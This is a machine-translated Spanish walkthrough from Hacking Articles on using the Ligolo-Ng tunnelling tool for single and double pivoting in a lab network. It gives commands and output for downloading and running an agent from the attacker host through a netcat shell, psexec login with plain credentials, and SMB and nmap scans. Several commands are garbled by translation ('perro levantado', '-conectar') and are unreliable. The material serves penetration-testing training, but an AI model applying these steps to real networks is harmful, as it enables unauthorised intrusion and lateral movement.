



A Detailed Guide on Ligolo-Ng

www.hackingarticles.in

Contenido

Descripción general de Ligolo-Ng:	3
Cincel Ligolo V/S:	3
Configuración del laboratorio	3
Requisitos previos	3
Configurando Ligolo-Ng	4
Pivote único	9
Doble pivote	11

Descripción general de Ligolo-Ng:

Ligolo-Ng es una herramienta liviana y eficiente diseñada para permitir a los probadores de penetración establecer túneles a través de conexiones TCP/TLS inversas, empleando una interfaz tun. Las características notables incluyen su naturaleza codificada en GO, comportamiento similar a una VPN, proxy personalizable y agentes en GO. La herramienta admite múltiples protocolos, incluidos ICMP, UDP, escaneos ocultos SYN, detección de sistema operativo y resolución DNS, y ofrece velocidades de conexión de hasta 100 Mbits/seg. Ligolo-Ng minimiza el tiempo de mantenimiento evitando residuos de herramientas en el disco o en la memoria.

Descargar Ligolo-Ng:


Ligolo-Ng se puede descargar desde el repositorio oficial: Ligolo-Ng Releases.

Cincel Ligolo V/S:

- Ligolo-Ng supera a Chisel en términos de velocidad y opciones de personalización.
- Chisel opera en un modelo servidor-cliente, mientras que Ligolo-Ng establece conexiones individuales con cada objetivo.
- Ligolo-Ng reduce el tiempo de mantenimiento evitando residuos de herramientas en el disco o en la memoria.
- Ligolo-Ng admite varios protocolos, incluidos ICMP, UDP, SYN, a diferencia de Chisel, que opera principalmente en HTTP usando un websocket.

Configuración del laboratorio


Siga la guía paso a paso para el movimiento lateral dentro de una red, que cubre técnicas de pivote simple y doble.



Requisitos previos

Obtenga el archivo 'agente' de Ligolo para Windows de 64 bits y el archivo 'proxy' para Linux de 64 bits.

Instale el archivo 'agente' en la máquina de destino y el archivo 'proxy' en la máquina atacante (Kali Linux).



Configurando Ligolo-Ng

Paso 1: Tras la adquisición de los archivos de agente y proxy, el siguiente paso implica la configuración de Ligolo-Ng. Para determinar el estado actual de la configuración de Ligolo-Ng, se emplea el comando 'ifconfig'. Para iniciar la activación, ejecute la secuencia prescrita de comandos de la siguiente manera:

ip tuntap agregar usuario modo raíz tun ligolo enlace ip configurar ligolo

Verifique la activación de Ligolo-Ng con: comando 'ifconfig'

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.1.5 netmask 255.255.255.0 broadcast 192.168.1.255
       inet6 2401:4900:1c64:83c0:e0a9:82b:62d9:b1dc prefixlen 64 scopeid 0x0<global>
inet6 fe80::86e1:e886:fc7c:7001 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:cc:96:35 txqueuelen 1000 (Ethernet)
        RX packets 29 bytes 11282 (11.0 KiB)
        RX errors 0 dropped 5 overruns 0 frame 0
        TX packets 28 bytes 6295 (6.1 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0×10<host>
        loop txqueuelen 1000 (Local Loopback)
       RX packets 4 bytes 240 (240.0 B)
        RX errors 0 dropped 0 overruns 0
        TX packets 4 bytes 240 (240.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    ip tuntap add user root mode tun ligolo 🚤
  ip link set ligolo up
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.1.5 netmask 255.255.255.0 broadcast 192.168.1.255
       inet6 2401:4900:1c64:83c0:e0a9:82b:62d9:b1dc prefixlen 64 scopeid 0×0<global>
inet6 fe80::86e1:e886:fc7c:7001 prefixlen 64 scopeid 0×20<link>
       ether 00:0c:29:cc:96:35 txqueuelen 1000 (Ethernet)
        RX packets 46 bytes 14559 (14.2 KiB)
        RX errors 0 dropped 12 overruns 0 frame 0
        TX packets 28 bytes 6295 (6.1 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
ligolo: flags=4241<UP, POINTOPOINT, NOARP, MULTICAST> mtu 1500
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0×10<host>
        loop txqueuelen 1000 (Local Loopback)
       RX packets 4 bytes 240 (240.0 B)
        RX errors 0 dropped 0 overruns 0
        TX packets 4 bytes 240 (240.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Paso 2: descomprima el archivo proxy de Ligolo:

```
tar -xvzf ligalo-ng_proxy_0.5.1_linux_amd64.tar.gz
```

Este archivo proxy facilita el establecimiento de una conexión a través de Ligolo, permitiéndonos ejecutar acciones pivotantes posteriores. Para explorar la gama completa de opciones disponibles en el archivo proxy, utilice el comando 'ayuda'

./proxy -h

```
(root@kali)-[~/Downloads]
    tar -xvzf ligolo-ng proxy 0.5.1 linux amd64.tar.gz
LICENSE
README.md
proxy
(root@kali)-[~/Downloads]
// ./proxy -h
Usage of ./proxy:
  -allow-domains string
        autocert authorised domains, if empty, allow all domains,
  -autocert
        automatically request letsencrypt certificates, requires p
  -certfile string
        TLS server certificate (default "certs/cert.pem")
  -keyfile string
        TLS server key (default "certs/key.pem")
  -laddr string
        listening address (default "0.0.0.0:11601")
  -selfcert
        dynamically generate self-signed certificates
        enable verbose mode
  - V
```

Paso 3: Las opciones que se muestran en la imagen anterior están diseñadas para incorporar varios tipos de certificados con el proxy. El enfoque elegido implica utilizar la opción '-selfcert', que opera en el puerto 11601. Ejecute el comando proporcionado, como se ilustra en la imagen adjunta a continuación:

./proxy -selfcert

Paso 4: Al ejecutar el comando antes mencionado, Ligolo-Ng se vuelve operativo en la máquina atacante. Posteriormente, para instalar el agente Ligolo en la máquina de destino, descomprima el archivo del agente Ligolo usando el comando:

descomprimir ligolo-ng agent 0.5.1 windows amd64.zip

Para facilitar la transmisión de este archivo de agente al destino, establezca un servidor con el comando:

perro levantado -p 80

Paso 5: En el contexto del movimiento lateral, se ha adquirido con éxito una sesión a través de netcat.

Utilizando la conexión netcat establecida, el siguiente paso consiste en descargar el archivo del agente Ligolo en el sistema de destino.

Haciendo referencia a la imagen a continuación, ejecute la secuencia de comandos proporcionada:

```
CD de escritorio
powershell wget 192.168.1.5/agent.exe -o agente.exe
```

```
nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.6] 56215
PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> powershell wget 192.168.1.5/agent.exe -o agent.exe
PS C:\Users\Administrator\Desktop> dir
   Directory: C:\Users\Administrator\Desktop
Mode
                   LastWriteTime
                                          Length Name
                                        4862976 agent.exe
             1/29/2024
                         9:42 AM
              1/24/2024
                         9:29 AM
                                          350096 Firefox Installer.exe
PS C:\Users\Administrator\Desktop>
```


Paso 6: Evidentemente, el archivo del agente se ha descargado correctamente. Dado que el archivo proxy está actualmente operativo en Kali, la acción posterior implica ejecutar el archivo del agente.

```
./agent.exe -conectar 192.168.1.5:11601 -ignorar-cert
```

```
PS C:\Users\Administrator\Desktop> ./agent.exe -connect 192.168.1.5:11601 -ignore-cert
```


Al ejecutar el comando especificado, se inicia una sesión de Ligolo. Posteriormente, emplee el comando 'sesión', optando por '1' para acceder a la sesión activa. Después del establecimiento de la sesión, ejecute el comando 'ifconfig' como se ilustra en la imagen proporcionada.

En particular, revela la existencia de una red interna en el servidor, indicada por la dirección IPv4 192.168.148.130/24. Este descubrimiento impulsa una mayor exploración para crear un túnel a través de esta red interna en los pasos siguientes.



Pivotante simple

En el escenario de pivote único, el objetivo es acceder a la Red B mientras permanece dentro de los límites de la Red A.



Intentar un ping directo a la Red B revela, como se ilustra en la imagen a continuación, la imposibilidad debido a una configuración de red diferente.

Para avanzar hacia el objetivo pivotante único, se abrirá una nueva ventana de terminal.

Posteriormente, se agregará la IP interna a la ruta IP y se confirmará la adición, como se ilustra en la imagen a continuación, utilizando los siguientes comandos:

```
ruta ip agregar 192.168.148.0/24 dev ligalo
lista de rutas ip
```

```
(root@kali)-[~]
# sudo ip route add 192.168.148.0/24 dev ligolo

(root@kali)-[~]
# ip route list
default via 192.168.1.1 dev eth0 proto dhcp src 192.168.1.5 metric 100
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.5 metric 100
192.168.148.0/24 dev ligolo scope link linkdown
```

Regrese a la ventana de sesión del proxy Ligolo e inicie el proceso de tunelización ingresando el comando "iniciar", como se muestra en la imagen proporcionada.

```
[Agent : IGNITE\administrator@DC1] » start ←
[Agent : IGNITE\administrator@DC1] » INFO[0653] Starting tunnel to IGNITE\administrator@DC1
```

Al establecer un túnel en la red B, ejecutamos el comando netexec para escanear la subred de la red B, revelando una entidad adicional de Windows 10 distinta de DC1, como se muestra en la imagen.

```
      (root⊗ kali)-[~]

      # nxc smb 192.168.148.0/24

      SMB 192.168.148.130 445
      DC1 [*] Windows 10.0 Build 17763 x64 (name:DC1)

      SMB 192.168.148.132 445
      MSEDGEWIN10 [*] Windows 10.0 Build 17763 x64 (name:MSED


      Running nxc against 256 targets
      100% 0:00:00
```

Al intentar hacer ping a la IP ahora, se observarán respuestas de ping exitosas, en contraste con los intentos fallidos anteriores. Además, se puede realizar un escaneo nmap completo, como se ilustra en la imagen a continuación.

```
root⊕kali)-[~]
    ping 192.168.148.132
PING 192.168.148.132 (192.168.148.132) 56(84) bytes of data.
64 bytes from 192.168.148.132: icmp_seq=1 ttl=64 time=5.60 ms
64 bytes from 192.168.148.132: icmp_seq=2 ttl=64 time=18.0 ms
64 bytes from 192.168.148.132: icmp_seq=3 ttl=64 time=17.0 ms
^C
— 192.168.148.132 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 5.599/13.526/17.995/5.620 ms
   -(root⊕ kali)-[~]
   nmap 192.168.148.132
Starting Nmap 7.94SVN (https://nmap.org) at 2024-01-29 12:09 EST
Nmap scan report for 192.168.148.132
Host is up (0.0047s latency).
Not shown: 997 filtered tcp ports (no-response)
        STATE SERVICE
PORT
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
Nmap done: 1 IP address (1 host up) scanned in 4.58 seconds
```

Doble Pivote

En el proceso de doble pivote, nuestro objetivo es obtener acceso a la Red C desde la Red A, utilizando la Red B como intermediaria.



Desde la ventana de terminal recién abierta, utilice la herramienta Impacket para acceder al Windows 10 identificado con la IP 192.168.148.132. Después de esto, ejecute el siguiente conjunto de comandos para descargar el agente Ligolo en Windows 10

```
Administrador de Impacket-psexec : 123@192.168.148.132
cd c:\usuarios\público
powershell wget 192.168.1.5/agent.exe -o agente.exe
```

```
impacket-psexec administrator:123@192.168.148.132 -
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Requesting shares on 192.168.148.132.....
[*] Found writable share ADMIN$
[*] Uploading file RvDSRlde.exe
[*] Opening SVCManager on 192.168.148.132.....
[*] Creating service ZblZ on 192.168.148.132.....
[*] Starting service ZblZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32> cd c:\users\public -
c:\Users\Public> powershell wget 192.168.1.5/agent.exe -o agent.exe
c:\Users\Public> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9
Directory of c:\Users\Public
01/30/2024
            02:00 PM
                        <DIR>
01/30/2024
            02:00 PM
                        <DTR>
            02:00 PM
01/30/2024
                             4,862,976 agent.exe
03/19/2019
           12:59 PM
                        <DIR>
                                       Documents
09/14/2018
           11:33 PM
                        <DIR>
                                       Downloads
09/14/2018 11:33 PM
                        <DIR>
                                       Music
09/14/2018 11:33 PM
                        <DIR>
                                       Pictures
09/14/2018
           11:33 PM
                        <DIR>
                                       Videos
               1 File(s)
                              4,862,976 bytes
               7 Dir(s) 27,737,616,384 bytes free
```

Posteriormente, inicie la ejecución del agente.exe. Al finalizar, se establecerá una sesión, dado que nuestro archivo proxy Ligolo ya está operativo.

```
agent.exe -conectar 192.168.1.5:11601 -ignorar-cert
```

```
c:\Users\Public> agent.exe -connect 192.168.1.5:11601 -ignore-cert time="2024-01-30T14:10:04-08:00" level=warning msg="warning, certificate validation time="2024-01-30T14:10:04-08:00" level=info msg="Connection established" addr="192.
```

Examine el servidor proxy Ligo-ng, aparecerá una nueva sesión, correspondiente a Windows 10, como se indica en la imagen adjunta. Ejecute el comando 'iniciar' para iniciar un túnel adicional.

Ejecute el comando 'sesión' para mostrar la lista de sesiones. Navegue por las sesiones utilizando las teclas de flecha, seleccionando la sesión deseada para acceder. En este caso, el objetivo es acceder a la última sesión, identificada como sesión 2. Seleccione esta sesión y utilice el comando 'ifconfig' para inspeccionar las interfaces. Esta acción revela una interfaz de red C adicional con la dirección 192.168.159.130/24, que refleja los detalles que se muestran en la imagen a continuación.

```
[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] » session
? Specify a session : 2 - #2 - NT AUTHORITY\SYSTEM@MSEDGEWIN10 - 192.168.1.2:54637
[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] » ifconfig
 Interface 0
 Name
                  Ethernet0
 Hardware MAC
                  00:0c:29:fb:b8:d9
 MTU
                  1500
 Flags
                  up|broadcast|multicast|running
 IPv6 Address
                  fe80::a429:d320:86d0:6290/64
 IPv4 Address
                  192.168.148.132/24
 Interface 1
                  Ethernet1
 Name
                  00:0c:29:fb:b8:e3
 Hardware MAC
 MTU
                  1500
 Flags
                  up|broadcast|multicast|running
                  fe80::5198:3f6e:99f9:23ce/64
 IPv6 Address
 IPv4 Address
                  192.168.159.130/24
 Interface 2
                  Loopback Pseudo-Interface 1
 Name
 Hardware MAC
 MTU
                  up|loopback|multicast|running
 Flags
 IPv6 Address
                  :: 1/128
                  127.0.0.1/8
  IPv4 Address
Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] »
```

Al identificar la nueva red, el paso inicial consiste en intentar hacer ping. Sin embargo, la imagen a continuación indica una ausencia de conectividad entre Kali y la red C.

```
root⊛ kali)-[~]
# ping 192.168.159.130 ←
PING 192.168.159.130 (192.168.159.130) 56(84) bytes of data.
```

Agregue la subred de la red C en la lista de rutas IP con el siguiente comando.

```
ruta ip agregar 192.168.159.0/24 dev ligalo
lista de rutas ip
```

```
(root@kali)-[~/Downloads]
# ip route add 192.168.159.0/24 dev ligolo

(root@kali)-[~/Downloads]
# ip route list
default via 192.168.1.1 dev eth0 proto dhcp src 192.168.1.5 metric 100
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.5 metric 109
192.168.148.0/24 dev ligolo scope link
192.168.159.0/24 dev ligolo scope link
```

Con la modificación de nuestra ruta IP, el siguiente paso implica agregar un oyente para atravesar la intrared y recuperar la sesión. Para incorporar al oyente, utilice el siguiente comando:

```
listener_add --addr 0.0.0.0:1234 --a 127.0.0.1:4444
```

```
[Agent : NT AUTHORITY\SYSTEM@MSEDGEWIN10] » listener_add --addr 0.0.0.0:1234 --to 127.0.0.1:4444 ---
INFO[0242] Listener 0 created on remote agent!
```

La imagen de arriba confirma la activación del oyente. Para iniciar la tunelización, consulte las opciones disponibles mediante el comando de ayuda. Resulta evidente que es necesario detener la tunelización en curso en la sesión 1 antes de comenzar el proceso en la sesión 2. Este enfoque paso a paso facilita la transferencia de datos al oyente, que posteriormente recupera la información necesaria. Esta técnica operativa, conocida como doble pivote, implica detener la tunelización inicial en la primera sesión mediante el comando "detener". En la segunda sesión, ejecute el comando 'iniciar', siguiendo los pasos ilustrados en la imagen a continuación.

```
IGNITE\administrator@DC1] » help
 Made in France ♥
                              by @Nicocha30!
igolo-ng - An advanced, yet simple tunneling tool
Commands:
           clear the screen
 clear
 exit
           exit the shell
           use 'help [command]' for command help
 help
 ifconfig Show agent interfaces
           Change the current relay agent
 session
isteners
                Listen on the agent and redirect connections to the desired address
 listener_add
 listener_list List currently running listeners
 listener_stop Stop a listener
Tunneling
 tunnel_list
                       List active tunnels
                      Start relaying connection to the current agent
 tunnel_start, start
                      Stop the tunnel
 tunnel_stop, stop
 Agent : IGNITE\administrator@DC1] » stop-
  ent : IGNITE\administrator@DC1] » INFO[0275] Closing tunnel to IGNITE\administrator@
  ent : IGNITE\administrator@DC1] »
   ent : IGNITE\administrator@DC1] » session
 Specify a session: 2 - #2 - NT AUTHORITY\SYSTEM@MSEDGEWIN10 - 192.168.1.2:59859
           AUTHORITY\SYSTEM@MSEDGEWIN10] » start
                                         » INFO[0293] Starting tunnel to NT AUTHORITY`
                              SEDGEWIN10]
           AUTHORITY\SYSTEM@M
```

La ejecución del doble pivote fue exitosa y su verificación se produjo mediante la utilización de crackmapexec con el comando:

```
crackmapexec smb 192.168.159.0/24
```

Siguió descubriendo Metasploitable2 dentro de la red. Esto llevó a la capacidad de realizar un escaneo de ping y nmap, aprovechando el acceso a la red adquirido, como se ilustra en la siguiente imagen:

```
crackmapexec smb 192.168.159.0/24
SMB
           192.168.159.130 445 MSEDGEWIN10 [*] Windows 10.
           192.168.159.129 445
SMB
                                 METASPLOITABLE
                                                  [*] Unix (name:
[*] completed: 100.00% (256/256)
ping 192.168.159.129
PING 192.168.159.129 (192.168.159.129) 56(84) bytes of data.
64 bytes from 192.168.159.129: icmp_seq=1 ttl=64 time=13.0 ms
64 bytes from 192.168.159.129: icmp_seq=2 ttl=64 time=13.0 ms
^C
— 192.168.159.129 ping statistics -
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 13.007/13.008/13.010/0.001 ms
nmap 192.168.159.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 08:04 EST
Nmap scan report for 192.168.159.129
Host is up (0.018s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT
        STATE SERVICE
21/tcp open ftp
22/tcp open
              ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open
              postgresql
5900/tcp open vnc
6000/tcp open
              X11
6667/tcp open irc
8009/tcp open
              ajp13
8180/tcp open
              unknown
```



ÚNETE A NUESTRO

PROGRAMAS DE ENTRENAMIENTO







